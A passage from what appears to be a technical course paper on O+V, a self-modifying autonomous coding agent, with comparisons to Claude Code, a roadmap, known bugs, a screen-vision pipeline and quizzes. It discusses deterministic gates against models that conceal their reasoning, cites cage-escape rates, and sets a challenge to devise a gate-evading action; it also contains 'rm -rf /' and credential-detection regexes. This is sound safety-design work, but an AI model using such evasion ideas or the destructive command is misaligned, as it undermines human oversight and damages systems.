- **Observability surface.** Claude Code has a rich CLI but no thought log, no voice narration, no autonomous commit signatures, no battle-test breakthrough log. O+V has all five.

§74.2 Where O+V Lags or Differs

- **Model quality.** Claude Code runs on the best Claude model available. O+V tries to prefer cheaper models when they suffice; when DW is healthy, this saves cost but may reduce peak model quality for the routine tier.
- **Human-in-the-loop latency.** Claude Code is always human-in-the-loop. O+V's `APPROVAL_REQUIRED` tier requires specific configuration (Orange PR Reviewer or CLI approval). For organizations that want *all* operations to be human-approved, O+V must be configured Orange-only — at which point it behaves like Claude Code.
- **Breadth of scope proven.** Claude Code has been used on every kind of codebase change imaginable. O+V's Session W breakthrough is narrow — new-file creation, test modules. Multi-file refactors across existing code are not yet proven. See §66.2.
- **Onboarding friction.** Claude Code is an off-the-shelf tool. O+V requires a non-trivial setup — Trinity deployment, provider credentials, sensor configuration, Oracle index building. The production-deployment story is a gap.

§74.3 The Architectural Mirror

Despite the differences, O+V and Claude Code share several architectural choices:

- Multi-turn tool loops as the primary agentic pattern.
- Exploration before generation as a best practice.
- Thought trails for observability.
- Deterministic safety layers around probabilistic model output.

These convergences are not coincidental. They reflect the genuine lessons of production autonomous-AI research. Both systems independently arrived at them.

§75. O+V vs the Anthropic "Always-On Agent" Vision

Anthropic has publicly discussed their "always-on agent" vision — agents running continuously against user workloads, taking actions, maintaining state, learning over time. O+V is a direct instance of that vision, differentiated in four ways:

1. **Sovereign.** O+V does not require a hosted agent service. It runs on the operator's hardware (or on self-hosted GCP VMs). The operator owns the state, owns the model cache, owns the logs.
2. **Neuroplastic.** O+V modifies *its own codebase*. Not just user workloads — its own governance layer, its own sensors, its own pipeline phases. The Ouroboros is literal, not metaphorical.
3. **Local-first.** O+V's memory (Trinity Consciousness, UserPreferenceMemory, LastSessionSummary) lives on the operator's disk under `~/.jarvis/`. Nothing is exfiltrated by default.
4. **Provider-diverse.** O+V uses Claude, DoubleWord, and J-Prime. An outage of any single provider degrades the system; it does not stop it.

The Anthropic vision and O+V converge on what autonomous agents will look like in production. They diverge on where the state lives and who owns the control loop.

> **PAUSE AND PREDICT**
>
> **An autonomous agent writes a careful, reasonable-sounding explanation of why a risky command is safe. Should a safety layer read that explanation when deciding whether to allow the command? Predict which way O+V goes, and why.**

§76. Mythos and Safety Alignment

From the Claude Mythos Preview (2026-04-12) cross-reference in `OUROBOROS.md` lines 2656–2684:

> *"The most severe incidents in Mythos came from 'reckless excessive measures when attempting to complete a difficult user-specified task' — not misaligned goals, not hostile intent, just task-completion drive overriding safety checks. That is exactly O+V's failure surface."*

The defenses are explicitly **deterministic** (gates, replay harnesses, protected paths, outcome-based monitoring), not introspective. Why? Because interpretability research shows that scratchpad reasoning can look clean while concealment features fire in the model's internals. Trusting the model's self-report is not a safety strategy. Trusting the gate's deterministic verdict *is*.

This is the principled justification for the Iron Gate philosophy (Part X). The gate does not listen to the model's reasoning; the gate reads file paths, AST nodes, and command strings. A model that writes a plausible-sounding argument for why `rm -rf /` is safe is still refused structurally.

Check your understanding: PART XIII — Capability Assessment

CONCEPTUAL QUESTIONS

1. O+V prefers cheaper models when they suffice. What does it gain, and what does it give up compared with Claude Code?

2. §74.3 says O+V and Claude Code share several architectural choices. Why does the paper treat this convergence as meaningful?

3. According to the Mythos cross-reference, what kind of failure is O+V's main risk, and why does that make deterministic gates the right defense?

QUIZ

1. Which of these does §74.2 list as a place where O+V lags Claude Code?

A. Cross-session memory of earlier work

B. Breadth of proven scope, such as multi-file refactors

C. Coordinating changes across several repositories

D. Variety of observability surfaces

2. An organization wants every single operation approved by a human. What does §74.2 say O+V must do?

A. Disable all sensors so nothing starts autonomously

B. Route every op to Claude so a human sees each prompt

C. Run only in SerpentFlow with the REPL paused

D. Be configured Orange-only, behaving like Claude Code

3. Which of the four differentiators from the "always-on agent" vision is about O+V changing its own governance layer, sensors and pipeline phases?

A. Neuroplastic

B. Sovereign

C. Local-first

D. Provider-diverse

4. Why does §76 reject trusting the model's self-report as a safety strategy?

A. Self-reports cost too many tokens to read on every op.

B. Models in O+V are not allowed to produce reasoning text.

C. Scratchpad reasoning can look clean while concealment features fire inside.

D. Self-reports are only available from Claude, not DoubleWord.

PROBLEM SET

Problem 1 (trace). During an op, the model writes: "This cleanup is safe; running `rm -rf` on the build root will only remove stale artifacts." Trace what O+V's safety design does with this statement and with the command, and explain why the outcome does not depend on how convincing the statement is.

Problem 2 (design). A reviewer argues: "O+V's onboarding friction is a minor issue; just document the setup better." Using §74.2 and §75, assess whether this friction is incidental or a consequence of O+V's design goals, and name the trade-off.

Problem 3 (analysis). Using the comparison table in §74, classify each of these rows as either "O+V adds something Claude Code lacks" or "a different trade-off": Invocation, Provider, Graduation, Cost model. Justify each in one sentence from §74.1 or §74.2.

ADVANCED CONCEPTUAL QUESTIONS ADVANCED

A1. §75 names four differentiators: sovereign, neuroplastic, local-first and provider-diverse. After §93.5 and §93.6, which of them got stronger, which got weaker, and which of the §74 trade-offs got sharper?

A2. §76 argues that deterministic gates beat introspection. §93.3 measured the static cage at about 8.8% escapes against a 4.4% gate. Does that weaken §76's argument?

A3. §74.2 says that to have every operation human-approved, O+V must be configured Orange-only, "at which point it behaves like Claude Code." Where does

the human sit in the October pipeline (§93.7), and is that closer to or further from Claude Code?

CHALLENGE PROBLEMS ADVANCED

Challenge 1 (quantitative). §74.1 claims the DoubleWord cascade saves "roughly 30x on routine operations." Test that claim against three figures elsewhere in the paper: the Aegis audit of about 1.90 US dollars across 821 Claude calls (§93.2); a DoubleWord-only repair soak that reached 16/16 applied for 0.00225 US dollars in total (§93.2); and the single live-fire Claude call at 0.0165 US dollars (§87.5). Compute the per-call and per-op costs, find the range of savings ratios they imply, and say what figure the paper would need to give to confirm the "30x".

Challenge 2 (adversarial). §76 says the Mythos failure surface is "task-completion drive overriding safety checks." Write a candidate that matches this description and that the gates §76 describes (reading file paths, AST nodes and command strings) would not catch. Make it a plausible thing for a model trying to make a test suite pass to do. Then identify which layer in the current system limits the damage, using §93.3 and §93.8.


PART XIV — The Road Ahead

> **Big Picture:** This final Part addresses three questions: What specific work is currently in flight? What is the near-term roadmap? And what remains honestly unproven? The paper ends with a ledger of the deferred items that future engineering cycles must address before O+V can claim fully production-hardened autonomy.

§77. Functions, Not Agents — The DoubleWord Reseating Roadmap

> **Big Picture:** The 2026-04-14 battle tests established that DoubleWord's streaming endpoint cannot sustain agent-shape workloads across all tested models. Rather than abandon DoubleWord, the architecture pivots: DW is treated as an *untested function provider*, not a broken agent provider. The streaming endpoint has been sealed from generation routes; DW now runs only short, structured-JSON, non-streaming function calls. This section describes the phased roadmap for re-engagement.

Source: `docs/architecture/OUROBOROS.md` §"Functions, Not Agents" (lines 2685–onward).



§77.1 The Architectural Reframe

From OUROBOROS.md:

> *"DoubleWord is not a broken agent provider. It is an **untested function provider.** The streaming endpoint fails; the non-streaming `/v1/chat/completions` endpoint with `stream=false` has never been exercised by O+V. The reseating matrix below moves DW out of the agent cascade entirely and into a fixed set of short, structured, non-streaming function calls."*

§77.2 Design Invariants for Every DW Caller

Six non-negotiables for every function-shaped DW caller:

1. **Non-streaming only** — `stream=false`. Single JSON response. No SSE loop.
2. **Short structured output** — ≤512 output tokens typical, JSON-schema bounded.
3. **Caller-supplied timeout** — each caller picks a timeout matching its criticality.
4. **Anti-hallucination gate** — every caller that names codebase artifacts validates the output against provided context.
5. **Circuit breaker** — per-call, per-op, and global-rolling breakers.
6. **Shadow mode first** — every new caller ships disabled-by-default, runs in parallel with the deterministic baseline, promoted to LIVE only after offline telemetry analysis.

§77.3 Phase 0 — Gemma Compaction Caller (Shipping, Shadow)

Model: `google/gemma-4-31B-it`.

Call site: `ContextCompactor._build_summary()` in `context_compaction.py`.

Deterministic fallback: the existing type-counting + phase-histogram summarizer.

Rationale: compaction is a structured summarization task with a fully-bounded input (entries already in memory), short output (<1KB), and a trivial anti-hallucination check (summary must reference only entry-keys already preserved). Ideal Gemma test bed.

Strategy injection: `ContextCompactor.__init__(semantic_strategy: Optional[CompactionCallerStrategy])`. When present, `_build_summary` delegates. On any failure (timeout, schema_invalid, hallucinated ref, circuit-open), falls back to the deterministic path and logs the rejection reason.

Master switch: `JARVIS_COMPACTION_CALLER_ENABLED` (default `false`). Enabled explicitly per battle test during shadow-mode validation.

Status: Shipping in shadow mode. Telemetry writing to `.ouroboros/sessions/<id>/compaction_shadow.jsonl`.

§77.4 Phase 3 — Qwen 397B Heavy Analyst (Planned)

Once Phase 0 has 24h+ of clean shadow telemetry, Phase 3 mounts Qwen 397B as the **heavy analyst** for three cognitive callers — all sharing the same `complete_sync()` non-streaming code path.

3.1 — BlastRadius Scoring

What today: deterministic heuristic counting transitively-dependent files via import graph, weighted by test coverage, emits 0.0–1.0 score consumed by the 4-tier risk escalator.

Gap: the import-graph heuristic is structural only. It cannot reason about *semantic* blast radius — a one-line change to a retry-backoff constant may have higher real-world impact than a 500-line refactor of a leaf module.

Qwen 397B role: non-streaming structured-JSON analyst. Input: candidate diff + import-graph evidence pack + historical failure episodes touching the same path. Output: `blast_radius.1` schema — `{score, structural_score, semantic_score, reasoning, risk_factors, invariants_touched}`. Deterministic score stays as the floor; 397B score can *only* escalate risk tier, never de-escalate. Preserves the "fluid intelligence never lowers a hard gate" invariant.

Anti-hallucination gate: `invariants_touched` must be a subset of symbol names extracted from the actual diff. Hallucinated invariants → rejection, deterministic fallback.

Timeout: 10s per call (bounded by single-op approval-latency budget).

3.2 — Episodic Failure Clustering

What today: nothing. Session lessons reset each session; failed ops are logged but never clustered across sessions.

Gap: Trinity Consciousness has the storage substrate (UserPreferenceMemory, ProphecyEngine) but no component that looks across historical failures and says "these three rejections are the same problem wearing different hats."

Qwen 397B role: cross-session pattern recognition over the storage substrate. Output: clustered patterns keyed by semantic similarity, with citations back to the specific sessions/ops that manifested each pattern.

3.3 — Deep Analysis Sensor (Planned)

Autonomous codebase comprehension for proactive improvement identification. Input: the Oracle graph + MemoryEngine reputations. Output: candidate improvement targets ranked by predicted value.

§77.5 What Phase 0 → Phase 3 Unlocks

If Phase 0 shadow telemetry shows the non-streaming endpoint is stable, the Phase 3 reseating unlocks a path for DW to carry a substantial share of O+V's structured inference load without going anywhere near the streaming stall. This is the architectural answer to "how do we re-engage DW without losing the current stability."

§78. Manifesto §6 Graduation — The Durability Gap

The Manifesto's §6 (Threshold-Triggered Neuroplasticity) demands **three consecutive successes** before a capability graduates from "a data point" to "a capability." Session W is one data point. The next two data points (Sessions X, Y) are the outstanding work.

Specifically, the durability bar requires:

1. Three consecutive successful end-to-end multi-file APPLYs.
2. Under comparable conditions (same pipeline, same Iron Gate settings, same provider topology).
3. Without regressing on any of the seven capabilities (Part VII) or the Iron Gate (Part X).

Once met, multi-file autonomy graduates from "proven in one session" to "capability." The gate for graduation is deliberately conservative to avoid false confidence from lucky single-session successes.

> **PAUSE AND PREDICT**
>
> **Session W succeeded, but it leaned on some emergency fixes and settings. Predict one kind of workaround a pipeline might have used to get a clean run, and why such a workaround would block calling multi-file autonomy "production-hardened".**

§79. Deferred Latent Bugs (Load-Bearing Workarounds)

Three deferred items are load-bearing workarounds that Session W depended on. They must be addressed before multi-file autonomy is considered production-hardened.

§79.1 Re-Validation Non-Determinism ('Infra' Flake on iter=1)

Where: `orchestrator.py` VALIDATE_RETRY path.

Symptom: same unchanged candidate, `iter=0` returns `failure_class='test'`, `iter=1` returns `failure_class='infra'` (sandbox/pytest transient). The `'infra'` class is non-retryable by design and triggers `_early_return_ctx` escalation, killing the op on a flake.

Current workaround: `JARVIS_MAX_VALIDATE_RETRIES=0` — bypasses iter=1 entirely.

Proper fix: sandbox isolation between iter=0 and iter=1 so the same candidate produces the same classification. Deferred.

§79.2 Cost Governor ctx-Reference Staleness

Where: `cost_governor.finish` logs stale `ctx.phase.name`.

Symptom: Display shows `phase=CLASSIFY` mismatch even when actual phase is POSTMORTEM. Known and deferred.

Impact: Display-only bug, but a real ctx-reference inconsistency. Audit trail semantics compromised in a subtle way — a postmortem reader sees wrong phase metadata in cost records.

Proper fix: reconciliation of ctx lifetime with cost-governor records. Deferred.

§79.3 Hardcoded `asyncio.wait_for(timeout=90.0)`

Where: retry-path micro-fix.

Symptom: a hardcoded 90-second `asyncio.wait_for` timeout on a specific retry path, introduced as an emergency fix during the Session U–W arc.

Current workaround: none — it is the fix, but the timeout is not parameterized.

Proper fix: turn into a configurable env-driven timeout consistent with the rest of the pipeline's budget allocation. Deferred.

§80. What the Next Battle Tests Should Prove

The Session W arc closed enforcement-to-persistence for new-file creation. The next battle tests should prove:

1. **Multi-file refactor across existing code.** A change that must modify two or more existing files in a coordinated way — not just create new ones. This exercises rollback semantics that Session W did not.
2. **Cross-file dependency-aware edits.** A change where file B imports from file A, and the edit to A requires a corresponding edit to B. This exercises the multi-file coverage gate's topological ordering.
3. **Schema migration.** A change that modifies a data structure's schema in one file, necessitating updates to all its consumers. This exercises the full exploration/impact-analysis pipeline.
4. **Breaking-change rollout.** An API change with deprecation + new-version coexistence. This exercises the governance layer's conservatism across multiple related operations.
5. **Sustained multi-hour autonomy.** An extended session (eight+ hours) with dozens of operations firing without human intervention. This exercises durability under sustained load.

Each of these is a meaningful milestone. Achieving all five, with three consecutive successes for each, is the gating condition for claiming "production-hardened multi-file autonomous development."

§81. The Longer Arc — Graduation

Ouroboros is ultimately about **graduation** — the mechanism by which the organism takes capabilities that have been exercised successfully and elevates them to permanent parts of itself.

Source: `backend/core/ouroboros/governance/graduation_orchestrator.py`.

§81.1 The Graduation FSM

```
TRACKING → EVALUATING → WORKTREE_CREATING → GENERATING →
VALIDATING → COMMITTING → AWAITING_APPROVAL → PUSHING →
AWAITING_MERGE → REGISTERING → GRADUATED
```

Each state is idempotent, durable, and logged. Failures rewind via compensation — for example, `PUSH_FAILED` is an explicit phase with code preserved locally, not lost.

§81.2 Hardening Requirements

ID	Requirement
H1	Git cleanliness check before mutation (`git status --porcelain`)
H2	Contract tests (BaseNeuralMeshAgent interface)
H3	`PUSH_FAILED` is an explicit phase (code preserved locally)
H4	Approval timeout → discard worktree + log (30min default)
H5	Post-merge registration requires readiness probe
H6	Cost metering per J-Prime call (accumulated on GraduationRecord)

§81.3 Threshold

Three successful uses (`JARVIS_GRADUATION_THRESHOLD=3`) for the capability class, as tracked by `EphemeralUsageTracker`. The tracker normalizes goals, removes stop words, hashes the canonical form, and fires the graduation threshold exactly once per goal class.

§81.4 What Graduation Means

A "capability" that graduates becomes a **permanent agent** in the Trinity ecosystem. It moves from ephemeral (per-op tool generation) to durable (persistent code path). Future operations can invoke the graduated capability directly, without regenerating it.

This is the ultimate expression of the Ouroboros loop: *the organism discovers a gap in its own capabilities, synthesizes a solution, validates it through use, and permanently incorporates it into itself*.

It has not yet happened for multi-file APPLY. It has happened for simpler capabilities (individual test-generation patterns, single-file refactors). The cumulative graduation ledger is the organism's personal development record.

Check your understanding: PART XIV — The Road Ahead

CONCEPTUAL QUESTIONS

1. Why does "Functions, Not Agents" reframe DoubleWord instead of dropping it?

2. In the Phase 3 BlastRadius design, the 397B score can only raise the risk tier, never lower it. Why?

3. Why does §78 demand three consecutive successes under comparable conditions, instead of counting Session W as proof?

QUIZ

1. Which of these is NOT one of the six design invariants for every DW function caller?

A. Non-streaming only, with a single JSON response

B. Shadow mode first, disabled by default

C. Streaming with a short first-token deadline

D. Per-call, per-op and global-rolling circuit breakers

2. Why was context compaction chosen as the Phase 0 test bed for Gemma?

A. Bounded input, short output, and a trivial hallucination check

B. It is the most expensive call in the whole pipeline

C. It needs streaming output, which Gemma handles well

D. It runs only once per session, so failures are rare

3. What is the impact of the cost governor staleness bug in §79.2?

A. Ops are charged twice, doubling the daily spend.

B. The VALIDATE retry is skipped on every op.

C. The cost cap is ignored after the CLASSIFY phase.

D. Cost records can show the wrong phase name to a postmortem reader.

4. In the graduation FSM, what happens when a push fails?

A. The worktree is discarded and the capability is reset to TRACKING.

B. `PUSH_FAILED` is an explicit phase and the code is kept locally.

C. The FSM retries the push forever until it succeeds.

D. The commit is squashed into the next graduation attempt.

PROBLEM SET

Problem 1 (trace). With Phase 3 live, an op changes one line: a retry-backoff constant. The import graph shows almost nothing depends on that file, so the deterministic BlastRadius score is low. The 397B analyst returns a higher score and lists an invariant name that does not appear in the diff. Trace what happens to the risk score.

Problem 2 (design). Someone proposes fixing §79.1 by making the `'infra'` failure class retryable, so a flake on iter=1 no longer kills the op. Compare this with the paper's proper fix, and explain what the proposal would hide.

Problem 3 (code reading). Open `backend/core/ouroboros/governance/context_compaction.py`. §77.3 says the deterministic summarizer is "type-counting plus phase-histogram" and that a semantic strategy is consulted with a deterministic fallback. Find the deterministic summarizer and the method that consults the strategy, and say what the strategy method returns when no strategy is injected, and when the strategy raises an exception.

ADVANCED CONCEPTUAL QUESTIONS ADVANCED

A1. §78 requires three consecutive multi-file successes "under comparable conditions", including the same provider topology. After §93.6, does Session W still count as the first of the three? Argue a position.

A2. The §79.1 workaround turned the VALIDATE retry off (`JARVIS_MAX_VALIDATE_RETRIES=0`). §93.8 later found the retry ladder running but inert. Why are "disabled" and "inert" hard to tell apart, and what does that say about how §79's ledger should be kept?

A3. §77's six DoubleWord invariants were written for a provider that failed on streaming agent workloads. Do they still apply when the only lane is a local 30B model (§93.6, §93.8)? Which ones carry over, and in what form?

CHALLENGE PROBLEMS ADVANCED

Challenge 1 (quantitative). §78 requires three *consecutive* successes. §81.3 says `EphemeralUsageTracker` fires graduation after three successful uses (`JARVIS_GRADUATION_THRESHOLD=3`) and does not mention consecutiveness. Assume each attempt succeeds independently with probability p. Compute the expected number of attempts to reach each bar for p = 0.5 and p = 0.8. Then use §80 to find the minimum number of successful runs and the minimum soak hours for "production-hardened multi-file autonomous development".

Challenge 2 (systems design). Replace the hardcoded `asyncio.wait_for(timeout=90.0)` from §79.3 with a timeout derived from the run's real budget, following the production-envelope approach in §93.12. Constraints: one GPU, local lane only, measured J-Prime figures from §93.6 (decode p50 172 tok/s, p10 152 tok/s, prefill about 6.5k tok/s, cold load 15 s). Show with two concrete requests why a fixed 90 s is wrong in both directions, and state what your design must never do.

PART XV — Multi-Modal Perception: The Senses→Mind Bridge

Added 2026-04-20. Documents the twelve-commit arc that closed the single largest outstanding feature-list gap: "Multi-modal input (images, PDFs, screenshots) — vision pipeline exists in `backend/vision/` but is not integrated into the Ouroboros governance loop. CC can see a screenshot of a bug and fix it." This section explains what was architecturally missing, how it was fixed, what the production observability looks like, and the live-fire behavioral proof that Claude literally reasons over the bytes we now ship.

§82. The Multi-Modal Gap

§82.1 What Was Already Present

The codebase at the start of the 2026-04-19 arc had three substantial pre-existing assets pointing toward multi-modal capability:

1. **`backend/vision/frame_server.py`** — a persistent subprocess using `Quartz.CGWindowListCreateImage` to capture the main display at ~15fps and atomically write `/tmp/claude/latest_frame.jpg` + metadata sidecar. Code-name "Ferrari". Isolated in its own process so `Quartz` imports never race against `CoreAudio` / `sounddevice` in the main JARVIS process.
2. **`backend/core/ouroboros/governance/intake/sensors/vision_sensor.py`** — a read-only consumer of the Ferrari stream, with a Tier-0/Tier-1/ Tier-2 cascade (dhash dedup → app denylist → OCR → credential regex → deterministic Tier-1 error-pattern regex → optional Tier-2 VLM classification) producing `IntentEnvelope(source= "vision_sensor")` with `VisionSignalEvidence schema v1`.
3. **`Attachment` + `OperationContext.attachments`** scaffolding (`op_context.py:407`) — a frozen dataclass with hash-chained identity (`hash8 = sha256(image_bytes)[:8]`), ten-MiB per- attachment cap, strict kind whitelist (`pre_apply` / `post_apply` / `sensor_frame`), strict mime whitelist (`image/jpeg` , `image/png` , `image/webp`), and a **§I7 "export-ban" invariant** that restricts `ctx.attachments` readers to VisionSensor and `visual_verify.py` via an AST-enforced test (`test_attachment_export_ban.py`).
4. **`providers.py::_serialize_attachments()`** — a fully-implemented serializer that walks `ctx.attachments` , reads bytes via the ten- MiB-bounded `Attachment.read_bytes()` , base64-encodes, and emits either Anthropic Messages API `{"type": "image", "source": {"type": "base64", …}}` blocks (for Claude) or OpenAI-compatible `{"type": "image_url", "image_url": {"url": "data:…; base64,…"}}` blocks (for DoubleWord / J-Prime).

§82.2 What Was Structurally Broken

The scaffolding was there; it just didn't connect anywhere useful. Five independent contract violations had to be fixed before the autonomous path could even emit a single signal, and the GENERATE- phase wiring had to be built from scratch for images to ever reach the Mind at code-gen time.

Contract violation 1 — Producer/consumer filename mismatch. `frame_server.py` wrote metadata to `/tmp/claude/frame_meta.json`; `vision_sensor.py:_DEFAULT_METADATA_PATH` was `/tmp/claude/latest_ frame.json`. The sensor's liveness check `os.path.exists(self. _metadata_path)` returned False on every scan, emitting `degraded reason=ferrari_absent` every 60s *even when Ferrari was writing fresh frames*. Fixed by commit `5d7ee564a4` (server) + `3c9a879042` (`lean_loop.py` adapter).

Contract violation 2 — Producer/consumer schema key mismatch. The sensor reads `meta.get("ts")` at `vision_sensor.py:1656`; the server wrote `meta["timestamp"]`. Even once the filename was right, the schema-key check failed, triggering a 1Hz DEBUG loop of `sidecar missing dhash/ts fields` at `vision_sensor.py:1658`. Fixed by commit `27d7c6a603`.

Contract violation 3 — Producer/consumer schema-value format mismatch. `VisionSignalEvidence` schema v1 validator requires `frame_hash` in the form `[0-9a-f]{16}` (16 lowercase hex chars, matches the dhash convention used elsewhere in the intake layer). `frame_server.py` was writing the raw Python integer, which stringifies to decimal (`"9259612627312484352"`) and fails the hex- only regex. The sensor would OCR, match the Tier-1 regex, build the evidence envelope — and then drop it at schema validation with `dropped frame with malformed evidence (dhash=…): vision_signal frame_hash must be 16 lowercase hex chars; got '…'`. Fixed by commit `fdc06ed41e` (`f"{dhash_val & 0xFFFFFFFFFFFFFFFF:016x}"`).

Contract violation 4 — OCR adapter unwired + wrong level for sparse-text. The sensor's `scan_once` flow has `if self._ocr_fn is not None: ocr_text = self._ocr_fn(frame. frame_path) or ""`, but `IntakeLayerService._build_components` at line 737 constructed `VisionSensor(router=…, repo="jarvis", vlm_fn=_vlm_fn)` — no `ocr_fn` ever passed. Every scan reached `skipped: no_regex_match ocr_chars=0` silently. Fixed in two steps: `eaa4f6632f` added `backend/vision/ocr_adapter.py` (PyObjC `VNRecognizeTextRequest` against the macOS Vision framework) and wired it at the IntakeLayer construction site; `c01f1866b8` flipped the default recognition level from Fast to Accurate after empirical testing on a 1280×800 Retina-downscaled Terminal frame containing a single Python traceback in the top-left — Fast mode silently dropped the top two lines (returning 53 chars: just the `IndexError` line + our `VISION_PROBE_ACTIVE` marker), while Accurate mode returned 198 chars including the exact phrase `Traceback (most recent call last):` that the Tier-1 regex requires.

Event-loop starvation during GENERATE. Independent of the vision path, the `rich.markdown.Markdown(self._buffer)` re-parse at `stream_renderer.py:352` was rebuilding the full accumulated Claude stream buffer on every 16ms batch tick — producing 40,000+ markdown-it DEBUG lines during a single 16k-token response. The synchronous logging I/O starved the async event loop enough to cause the Claude stream's own `await` points to slip past their deadline, cascading to `PoolExhausted` → fallback also timed out (same event loop) → `RuntimeError: all_providers_exhausted: fallback_failed` → GovernedLoop teardown. This wasn't a provider reliability issue; it was a UI renderer violating §3 Disciplined Concurrency. Fixed by commit `820855daee`: added `sys.stdout.isatty()` TTY gate at `_start` (non-TTY runs keep `self._live = None`), and sliced the buffer to `_RENDER_TAIL_CHARS` (4096 default, env-tunable via `JARVIS_UI_STREAMING_RENDER_TAIL_CHARS`) at both `Markdown(…)` call sites — capping per-render parser cost at O(1) in stream length.

The GENERATE-phase unwired path. Even after the autonomous path could emit, `ctx.attachments` was never populated from the envelope at intake, `_serialize_attachments()`'s purpose allow-list was `{"sensor_classify", "visual_verify"}` (no `"generate"`), and neither Claude's `_generate_raw` nor DoubleWord's `_generate_ realtime` ever called `_serialize_attachments()` during code-gen. The evidence dict's `frame_path` string rode along metadata-only — the Mind received text verdicts, never pixels.

§82.3 The Gap Quote

The feature-list item that drove the arc, verbatim:

> **2. Multi-modal input (images, PDFs, screenshots).** The vision pipeline exists in `backend/vision/`. It's not integrated into the Ouroboros governance loop. CC can see a screenshot of a bug and fix it.

The last sentence is the specific parity target. Claude Code lets a user paste an image and asks the model to reason over it. At the start of 2026-04-19, O+V could not do this, even in principle — both the autonomous ingestion (sensor → envelope) and the human ingestion (REPL → envelope) were either broken or nonexistent, and the GENERATE-side provider serialization was gated off for any purpose other than intake-time VLM classification.

§83. The Two-Ingress Architecture

The closure landed as two convergent ingress paths feeding a single `ctx.attachments` surface. The convergence property is the Manifesto §1 Unified Organism invariant: the Mind does not need to know *how* the Body acquired the image — both paths deliver the exact same `Tuple[Attachment, ...]` to `_serialize_attachments()`.

§83.1 Autonomous Path — VisionSensor

```
Ferrari capture loop (Quartz)
   │
   │  atomic write /tmp/claude/latest_frame.{jpg,json}
   ▼
VisionSensor.scan_once()             [async poll, adaptive 1–8s throttle]
   │
   ├─ Tier 0: read_frame + dhash dedup + staleness guard (new)
   ├─ Tier 2ab: app denylist (1Password, Bitwarden, Keychain, …)
   ├─ OCR (macOS Vision framework, Accurate mode)
   ├─ Tier 2c: credential-shape regex (sk-*, AKIA*, ghp_*, PEM)
   ├─ Tier 1: deterministic error patterns
   │   (traceback / panic / segfault / modal_error / linter_red)
   ├─ finding_cooldown (120s per (verdict, app, matches) tuple)
   └─ build IntentEnvelope(source="vision_sensor",
                           evidence={"vision_signal": {
                               "frame_path": str,
                               "frame_hash": hex16,
                               "app_id": str,
                               "verdict": str,
                               "matches": list[str],
                               …
                           }},
                           target_files=())            ← EXEMPT
```

Target-files exemption rationale: at sensor-emit time the op semantically means "there is a detected condition on screen". It has no pre-determined file target. The orchestrator infers actionable targets downstream from OCR content + app context + goal-relevance scoring. Empty `target_files` is the honest representation of "I see a bug; figure out where in the codebase it lives."

§83.2 Human-Initiated Path — SerpentFlow `/attach`

```
operator types: /attach /tmp/claude/bug.pdf "what bug does this describe?"
   │
   ▼
SerpentFlow._handle_attach()         [serpent_flow.py:3434+]
   │
   ├─ parse(line) → (path, description)
   ├─ validation perimeter:
   │   1. os.path.isabs(path)
   │   2. os.path.isfile(path)
   │   3. os.path.splitext(path)[1].lower() in _ATTACHMENT_EXT_TO_MIME
   │   4. os.path.getsize(path) ≤ _ATTACHMENT_MAX_IMAGE_BYTES_DEFAULT
   │   5. _is_protected_path(path) is None        ← Venom gate reuse
   │
   ├─ make_envelope(source="voice_human",
   │                description=description,
   │                target_files=(),               ← EXEMPT
   │                repo="jarvis",
   │                urgency="normal",
   │                evidence={"user_attachments": [
   │                    {"path": path, "kind": "user_provided"}
   │                ], "attach_source": "tui_repl"})
   │
   └─ await self._gls._intake_router.ingest(envelope)
```

Step (5) is the critical reuse of the existing Iron Gate security perimeter. `_is_protected_path()` at `tool_executor.py:305` is the same helper that guards Venom's `edit_file` / `write_file` / `delete_file` against `.git/`, `.env`, credentials, and user- configured `FORBIDDEN_PATH` memories. Zero new security boundary was added for `/attach`; it fails closed if the helper ever becomes unimportable (vs. silently skipping the check).

§83.3 Convergence — The Intake Router Hoist

Both envelopes land at `unified_intake_router.py::_dispatch` where the hoist block reads two evidence shapes:

```
try:
    from ...op_context import Attachment
    _hoisted: List[Any] = []

    # (1) VisionSensor autonomous path
    _vis_sig = (envelope.evidence or {}).get("vision_signal")
    if isinstance(_vis_sig, dict):
        fp = _vis_sig.get("frame_path")
        if isinstance(fp, str) and fp:
            att = Attachment.from_file(fp, kind="sensor_frame",
